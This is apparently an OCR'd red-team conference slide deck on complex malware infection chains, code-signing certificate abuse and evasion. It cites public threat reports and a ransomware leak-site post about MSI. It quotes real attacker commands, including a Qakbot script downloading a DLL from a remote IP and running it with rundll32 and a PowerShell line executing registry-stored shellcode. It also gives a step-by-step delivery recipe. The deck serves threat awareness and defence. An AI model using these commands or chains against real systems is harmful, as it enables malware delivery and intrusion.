
Desperate Infection Chains

Mariusz Banach

Red Team Operator at ING Hubs B.V.

Binary-offensive.com

beacon> whoami



Evasion In-Depth -> Across The Kill-Chain

» Apply Evasion Regime At Every Attack Step

» Across the Kill-Chain

» Each stage of cyber kill-chain comes with unique challenges

» Each challenge needs to be modelled from detection surface point-of-view

» Each detection area to be addressed with Unique Evasion

- » 9+ years in commercial IT Sec
- » Ex-malware analyst & AV engine developer
- » IT Security trainer *(I teach Initial Access)*
- » Researcher, ♡ Red Team Operator
- » Malware Developer
  - » Mostly recognized from my github.com/mgeeky

Agenda

- » Introduction
- » Code Signed Threats
    - » Fantastic Code Certs and Where To Find Them
- » Complex Infection Chains ♡
    - » Delivery
    - » Container
    - » Trigger
    - » Payload
    - » Decoy
- » Unusual Vectors
- » Outro





Figure 5 // Attack scenario from initial contact to compromise

https://montysecurity.medium.com/hunting-lazarus-groups-ttps-925c17469077



```
syms = (_QWORD *)gmallocn(numSyms, 8);
i_1 = 0LL;
kk = 0;
do
{
  seg = (JBIG2SymbolDict *)JBIG2Stream::findSegment(this, refSegs[i_1]);
  if ( seg )
  {
    symbolDict = seg;
    v37 = seg->vfptr->getType(seg) != jbig2SegSymbolDict || kk >= numSyms;
    if ( !v37 )
    {
      k = 0LL;
      size = symbolDict->size;
      do
      {
        if ( size == k )
          break;
        syms[kk + k] = symbolDict->bitmaps[k];
        ++k;
      }
      while ( numSyms - (unsigned __int64)kk != k );
      kk += k;
    }
  }
  ++i_1;
}
while ( i_1 != nRefSegs );
v40 = syms;
v12 = v86;
000850AC __ZN11JBIG2Stream17readTextRegionSegEjiiijPjj:158 (181D710AC)
```

2023-05-17 (WEDNESDAY) - QAKBOT-STYLE DISTRIBUTION PUSHES PIKABOT
email
HTTPS link from email
downloaded .js file
JS
HTTP traffic for Pikabot DLL
Pikabot DLL saved and executed
DLL
Pikabot HTTPS C2
follow-up activity:
• Cobalt Strike
paloalto
0-click Exploits
10-click "Complex" Infection Chains

Introduction

Intro

- Once upon a time:

  1. grandpa used msfpayload | msfencode to get reverse_tcp EXE
  2. later sent it to all employees attached in an email
  3. got 15 shells back


- Today daddy:


  1. Uses non-public sleep obfuscated C2
  2. writes custom indirect-syscalls loader in Rust
  3. Backdoors MSI installer to include the loader
  4. Signs MSI with leaked code signing cert to get past SmartScreen
  5. Crafts up LNK that install MSI and displays decoy PDF
  6. Packs the LNK, PDF, MSI right into ISO
  7. Wraps up the ISO into HTML Smuggling & host in Cloud
  8. Sends victim a link in SMS and explain installation steps in a good-looking email
  9. Once shell is popped, writes custom BOF to get WHOAMI and another BOF to list files
  10. *Then gets whacked cause he didn’t use BOF for listing processes*


Intro

» Increasing complexity of endpoint protections made Threat Actors move away from *fire-and-forget* intrusions

» They now link together variety of file formats, hidden in nested containers to desperately pave their way through defences


HTML Smuggling to NativeZone
Covid_information.html
3d18bc4bfe1ec7b6b73a3fb39d490b64
Used to open
Covid.iso
d4fdf63d88da2d59569bb621b18bf5e4
Contain
Covid.hta
b4488b1b3ef6914d7adfb289c56c0def
Execute
Powershell.exe
powershell -C Invoke-Expression (gp HKCU:\\SOFTWARE\\JavaSoft).Ver
Load and execute
Powershell shellcode loader in registry
HKCU\SOFTWARE\JavaSoft\Ver
Load and execute
Shellcode with NativeZone DLL in the registry
HKCU\SOFTWARE\JavaSoft\Ver2


ZIP
projects in Libya.zip
Contains
LNK
Pipelines Profile (Elfeel-Sharara-Mellitah + Wafa - Mellitah).lnk
Runs
powershell.exe
Drops and opens
PDF
Pipelines Profile (Elfeel-Sharara-Mellitah + Wafa - Mellitah).pdf
Drops and runs
BAT
230130.bat
Runs
powershell.exe
Requests file for download
Receives encoded loader and ROKRAT payload
OneDrive
Communicates
C&C - pCloud and Yandex Cloud


proxylife podał/a dalej Tweeta

Cryptolaemus
@Cryptolaemus1


#Qakbot - obama262 - .pdf > .zip > .wsf > xmlhttp > .dll


wscript NDA_May_10.wsf

var u = "http://45.155.37.]101/kA9U.dat"

var http = new ActiveXObject("microsoft.xmlhttp"); http.]open("GET",

conhost.exe rundll32 C:\Users\Public\kA9U.dat,print


Acrobate D. It's how the world gets work done.
The file is not displayed correctly.
Use local downloaded file.
Download



https://research.checkpoint.com/2023/cloud-based-malware-delivery-the-evolution-of-guloader/
https://blog.sekoia.io/nobeliums-envyscout-infection-chain-goes-in-the-registry-targeting-embassies/
https://research.checkpoint.com/2023/chain-reaction-rokrats-missing-link/
https://twitter.com/Cryptolaemus1/status/1656342359049633797

Code Signed Threats


Code Signing Threats

- Code Signing certificate can be:
  - Expired
  - Revoked
  - Expired & Revoked
  - Valid

- *SignTool.exe* and *Mage.exe* can get you signed:
  - executables - .exe, .dll, .ocx, .cpl, .xll, .wll
  - scripts - .vbs, .js, .ps1
  - installers - .msi, .msix, .appx, .msixbundle, .appxbundle
  - Office Macros
  - drivers - .sys
  - ClickOnce deployments - .application, .manifest, .vsto
  - cabinets - .cab

Code Signed Threats

» Whether you defend or emulate, always challenge the assumption „**signed file can be trusted**”



Signature list

Name of si...	Digest alg...	Timestamp
NVIDIA Co...	sha256	26 May 2023 ...

Digital Signature Information

A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file.

Signer information


Name: NVIDIA Corporation

Email: Not available

Signing time: 26 May 2023 10:56:09

Countersignatures

Name of s...	Email add...	Timestamp
DigiCert Ti...	Not availa...	26 May 2023 ...



Signature list

Name of si...	Digest alg...	Timestamp
Micro-Star ...	sha256	26 May 2023 ...

Digital Signature Information

A certificate was explicitly revoked by its issuer.

Signer information


Name: Micro-Star International CO., LTD.

Email: Not available

Signing time: 26 May 2023 10:56:53

Countersignatures

Name of s...	Email add...	Timestamp
DigiCert Ti...	Not availa...	26 May 2023 ...



Signature list

Name of si...	Digest alg...	Timestamp
Micro-Star ...	sha256	16 May 2023 ...

Digital Signature Information

This digital signature is OK.

Signer information

Name: Micro-Star International CO., LTD.

Email: Not available

Signing time: 16 May 2023 11:43:19

Countersignatures

Name of s...	Email add...	Timestamp
Sectigo RS...	Not availa...	16 May 2023 ...

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: Micro-Star International CO., LTD.

Issued by: DigiCert SHA2 Assured ID Code Signing CA

Valid from 11/03/2021 **to** 06/06/2024


» Expired

» Revoked

» Valid

Fantastic Code Certs and Where to Find Them


- **They Get Stolen**
  - MediaTek 2017
  - MSI 2021, 2024
  - Netgear 2014, 2017
  - NVIDIA 2014, 2018



AWARENESS | NEWS

Stolen Nvidia certificates used to sign malware—here's what to do


Posted: March 15, 2022 by Pieter Arntz



MSI confirms security breach following ransomware attack claims

By Sergiu Gatlan

April 7, 2023 12:39 PM 2



Money Message

Hello!

‹ 1 2 3 4 5 6 7 ›

Micro Star International

05-04-2023

Reveal timer: Time expired!

Micro-Star International AKA MSI designs, manufactures, and sells motherboards and graphics cards for customers in the United States, Canada, and internationally. MSI is headquartered in Taipei, Taiwan. MSI source code, including framework to develop bios, also we have private keys.

We will publish stolen data when timer expires.

Databases: wwrlt2, eais, CTMS, ERP.

Revenue: $7B

Website: msi.com

